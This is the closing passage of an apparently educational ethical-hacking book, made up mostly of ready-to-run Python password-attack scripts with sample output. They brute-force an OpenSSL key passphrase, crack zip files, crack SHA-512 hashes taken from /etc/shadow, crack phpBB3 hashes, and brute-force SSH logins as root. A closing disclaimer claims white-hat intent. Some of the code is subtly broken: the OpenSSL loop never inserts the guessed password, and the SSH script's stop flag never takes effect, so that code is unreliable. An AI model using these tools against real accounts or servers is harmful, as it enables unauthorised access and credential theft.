    'n': ('n', 'N', ),
    'o': ('o', 'O', '0', ),
    'p': ('p', 'P', '9', ),
    'q': ('q', 'Q', '9', 'k', 'K', ),
    'r': ('r', 'R', ),
    's': ('s', 'S', '5', 'z', 'Z'),
    't': ('t', 'T', '7', '4'),
    'u': ('u', 'U', 'v', 'V'),
    'v': ('v', 'V', 'u', 'U'),
    'w': ('w', 'W', ),
    'x': ('x', 'X', ),
    'y': ('y', 'Y', ),
    'z': ('z', 'Z', 's', 'S', '5'),
}
```

```
command = 'openssl rsa -in mysecuresite.com.key -out tmp.key -passin
pass:%s'

passwdBasic = 'thisisnottherealpassword'

def main():
    arrays = [leet[ltr] for ltr in passwdBasic]
    start = [ltrs[0] for ltrs in arrays]
    end = [ltrs[-1] for ltrs in arrays]
    indexes = [0] * len(arrays)
    maxes = [len(ltrs)-1 for ltrs in arrays]
    chrs = [ltrs[i] for ltrs, i in zip(arrays, indexes)]
    while chrs != end:
        passx = ''.join(chrs)
        open('tries.txt', 'a+').write(passx + '\n')
        out = getoutput(command)
        if 'bad decrypt' not in out:
            print 'GOT IT!', passx
            return
        # Next letter
        for i in range(len(indexes)-1, -1, -1):
            if indexes[i] <= maxes[i]-1:
                indexes[i] += 1
                break
            else:
                indexes[i] = 0
        # Make up the chrs
        chrs = [ltrs[i] for ltrs, i in zip(arrays, indexes)]

if __name__ == '__main__':
    main()
```

Cracking a zip file

Here is another piece of code that lets you crack the password of a locked zip file. To test this code, you need to first lock a zip file using a password, which you can do by typing the following commands on the Linux terminal:

?

```
zip -P [password] [zipfilename.zip] [fileToCompress]
ex:
zip -P easypassword crackme.zip crackme.txt
```

Here is the password cracking script:

?

```
#!/usr/bin/python
# zipfile password cracker by Jay
# usage: python zipcracker.py -f <zipfile> -d <dictionary file>
import zipfile
import optparse
from threading import Thread
def crackZipfile(zFile,word):
  try:
      zFile.extractall(pwd=word)
      print '[+] Found password: ' + word
      print '[+] File extracted'
  except:
      pass
def main():
  parser = optparse.OptionParser("usage%prog "+ "-f <zipfile> -d
<dictionary>")
  parser.add_option('-f', dest='zname', type='string', help='specify zip file')
  parser.add_option('-d', dest='dname', type='string', help='specify dictionary
file')
  (options,args) = parser.parse_args()
  if (options.zname == None) | (options.dname == None):
      print parser.usage
      exit(0)
  else:
      zname = options.zname
      dname = options.dname
  zFile = zipfile.ZipFile(zname)
  passFile = open(dname)
  for line in passFile.readlines():
      word = line.strip('\n')
      t = Thread(target=crackZipfile, args=(zFile,word))
      t.start()
if __name__ == '__main__':
  main()
```

Output:

?

```
$ ./zipcracker.py -f crackme.zip -d dic.txt

[+] Found password: easypassword

[+] File extracted
```

Password cracking SHA-512 hashes

In general, passwords are not stored directly in databases. They are usually hashed so as to prevent a hacker from knowing the original password. The default password hashing algorithm used in Linux is SHA-512. Secure Hash Algorithm (SHA) is made up of a group of hash functions that are used in cryptography. The process of hashing cannot be reversed; i.e., a password that has been hashed cannot be converted into its original form. The only way to authenticate a user is by comparing the hash value of the stored password with the hash value of the password entered by the user. Here is a code written in Python for cracking the SHA-512 hash:

?

```
#!/usr/bin/python

# shadowcheck by Jay

# sha-512 hashes password cracker

# test against your /etc/shadow file or a different one

# ex: cat /etc/shadow | grep root > pass.txt

#           to test only a specific account against a dictionary attack

import crypt, hashlib, optparse

from threading import Thread

def cmpPass(cryptPass, word, salt, user):

  cryptWord=crypt.crypt(word,salt)

  if (cryptWord == cryptPass):

      print "[+] Found Password for " +user+ ": " +word

  return
```

```
def testPass(cryptPass, dname, user):
   dicFile = open(dname,'r')
   salt = cryptPass.split('.')[0]
   for word in dicFile.readlines():
       word = word.strip('\n')
       t = Thread(target=cmpPass, args=(cryptPass, word, salt, user))
       t.start()
   return
def main():
   parser = optparse.OptionParser("usage%prog "+ "-f <password file> -d
<dictionary>")
   parser.add_option('-f', dest='fname', type='string', help='specify password
file')
   parser.add_option('-d', dest='dname', type='string', help='specify dictionary
file')
   (options,args) = parser.parse_args()
   if (options.fname == None) | (options.dname == None):
       print parser.usage
       exit(0)
   else:
       fname = options.fname
       dname = options.dname
   passFile = open(fname)
   for line in passFile.readlines():
       if ":" in line:
           user = line.split(':')[0]
```

```
            cryptPass=line.split(':')[1]
            print "[*] Cracking password for: "+user
            t = Thread(target=testPass, args=(cryptPass, dname, user))
            t.start()
if __name__=="__main__":
   main()
```

Output:

?

```
$ ./shadowcheck.py -f pass3.txt -d dic2.txt
[*] Cracking password for: Jay
[+] Found Password: easydoesit
```

Passwords can be tested using the following code:

?

```
#!/usr/bin/python
#phpbb3crack.py by Jay
#Usage: ./phpbbeerhashcrack.py -f <password file> -d <dictionary file>
import optparse
from passlib.apps import phpbb3_context
from threading import *
def verifyWord(hash, word):
    try:
        if phpbb3_context.verify(word, hash):
            print "[+] Found Password for " +hash+ ": " +word
    except:
        pass
```

```
def testPass(hash, dname):
   dicFile = open(dname,'r')
   for word in dicFile.readlines():
      word = word.strip('\n')
      t = Thread(target=verifyWord, args=(hash, word))
      t.start()
   return
def main():
   parser = optparse.OptionParser("usage%prog "+ "-f <password file> -d
<dictionary>")
   parser.add_option('-f', dest='fname', type='string', help='specify password
file')
   parser.add_option('-d', dest='dname', type='string', help='specify dictionary
file')
   (options,args) = parser.parse_args()
   if (options.fname == None) | (options.dname == None):
      print parser.usage
      exit(0)
   else:
      fname = options.fname
      dname = options.dname
   passFile = open(fname)
   print "[*] Cracking session initiated"
   for line in passFile.readlines():
         hash = line.strip('\n')
         t = Thread(target=testPass, args=(hash,dname))
```

```
        t.start()
if __name__=="__main__":
  main()
```

Brute force attack on a Secure Shell Server

A Secure Shell Server (SSH) can be subjected to a brute force attack through the following Python code:

?

```
#!/usr/bin/python
# sshbrute.py v.1.0b by Jay
# Usage: change user to the account you want to bruteforce
#          change pass.txt to your dictionary file
#          change host to target host
#          you need the pexpect lib (apt-get install python-pexpect)
import pxssh
import time
Found = False
def connect(host, user, password):
  try:
     s=pxssh.pxssh()
     s.login(host,user,password)
     print '[+] Password found: ' +password
     Found = True
  except Exception, e:
     time.sleep(1)
def main():
    host = 'localhost'
    user = 'root'
    fn = open('pass.txt', 'r')
    for line in fn.readlines():
        if Found:
            print "[+] Exiting: Password Found"
            exit(0)
        password = line.strip('\r').strip('\n')
        print "[*] Testing: "+str(password)
        connect(host,user,password)
if __name__=='__main__':
    main()
```

Output:

```
$ ./sshbrute.py
[*] Testing: bailey
[*] Testing: knight
[*] Testing: iceman
[*] Testing: tigers
(...)
[*] Testing: xxxxxx
[*] Testing: bulldog
[*] Testing: livevil
[+] Password found: livevil
[+] Exiting: Password Found
```

Conclusion

We have come to the end of the book, and I hope you now understand the basics of white hat ethical hacking and penetration testing. If your aim is to become an ethical hacker, you need to get the basics right, and that is exactly what this book is meant for. Then you can venture into the domain of sophisticated hacking attacks. Also, keep in mind that there is no way anyone can perfect the art of hacking; with the constant development of new security tools and techniques, even the best hackers struggle to keep up.

Remember that the tools and techniques described in this book should be used only used for white hat ethical hacking. Misuse of the information presented in this book for performing black hat hacking is punishable by law. The severity of punishment may vary from country to country, so it is advised that you make use of the information provided discreetly.

I hope you have enjoyed reading the book and found it informative. I heartily thank you once again for downloading this book.